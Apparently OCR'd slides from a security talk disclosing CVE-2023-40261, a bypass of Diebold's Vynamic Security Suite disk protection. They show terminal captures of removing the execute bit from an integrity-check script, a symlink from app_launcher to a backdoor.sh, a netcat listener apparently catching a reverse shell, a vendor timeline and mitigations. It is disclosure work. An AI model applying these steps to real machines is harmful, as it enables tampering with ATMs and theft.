Vynamic Security Suite:

v3.3.0 SR16

Background By worldbanknotescoins.com

VSS v3.3.0 SR16 - Investigation

- PBA Phase I
  - var.tar, root.tar, fstab, rc.d, inittab
  - /root, /tmp, /var – null sum
  - symlink validation
- NIX
  - /etc/mtab – mitigated
- HINT HINT – File Attributes

```
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffe1e1fc1f5b6e68b  ima
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# chmod -x ima
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffe1e1fc1f5b6e68b  ima
```

v3.3.0 SR16 JackPot – CVE-2023-40261

- *chmod –x /etc/rc.d/init.d/ima*
- Link *SUPERSHEEP/bin/app_launcher* -> PoC
- PROFIT





```
root@7a5311d2f67b:/mnt/disk# ls -al usr/SUPERSHEEP/bin/
total 408
drwxr-xr-x  4 root root  4096 Apr 19 18:12 .
drwxr-xr-x 12 root root  4096 Apr 19 18:12 ..
lrwxrwxrwx  1 root root    44 Apr 19 18:12 app_launcher -> /usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
-rwxr-xr-x  1 root root   694 Jun  5  2023 audio_modules.sh
-rwxr-xr-x  1 root root  3802 Jun  5  2023 check_for_new_files.sh
-rwxr-xr-x  1 root root   361 Jun  5  2023 dbg.sh
-rwxr-xr-x  1 root root  1612 Jun  5  2023 extract_certificates.sh
-rwxr-xr-x  1 root root  3853 Jun  5  2023 find_hashfiles.sh
-rwxr-xr-x  1 root root   502 Jun  5  2023 get_serial.sh
drwxr-xr-x  4 root root  4096 Jul 17  2023 qlade
```



CVE-2023-40261:
DEMO

Background By worldbanknotescoins.com


VM 520 ('vynamic') - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
VNC
Guest not running
Start Now


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#



Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

CVE-2023-40261 – Scope / Timeline

- <= v3.3.0 SR16, v4.0.0 SR06, v4.1.0 SR03, v4.2.0 SR03, v4.3.0 SR02

- **July 18, 2023:** Vulnerability identified
- **July 19, 2023:** Vendor notified
- **August 2, 2023:** Vendor confirmation
- **August 2, 2023:** VSS v4.1.0 SR04
- **August 2, 2023:** MITRE Reservation
- **August 15, 2023:** VSS v4.2.0 SR04
- **October 11, 2023:** VSS v4.3.0 SR03
- **November 2, 2023:** VSS v3.3.0 SR17
- **December, 2023:** VSS v3.3.X is EoL
- **Q4 2023:** VSS v4.0.0 SR07




DIEBOLD
Need Defense?
AUDIO

Mitigation

- Primary Actions
  - PATCH!!!
  - April 2024 – Vynamic Security v4.4 (SUPERSHEEP Encryption)!!
  - Disable “*Enable Signature Check*” VSS Option
  - Replace VSS with industry recognized FDE
- Secondary Actions
  - Monitor for top-hat entry
  - Disable USB Ports
  - Lock HD mount screws

Thank You: Q/A - Comments

Matt Burch (@emptynebuli)



IMG: The Voice of Siliguri - FaceBook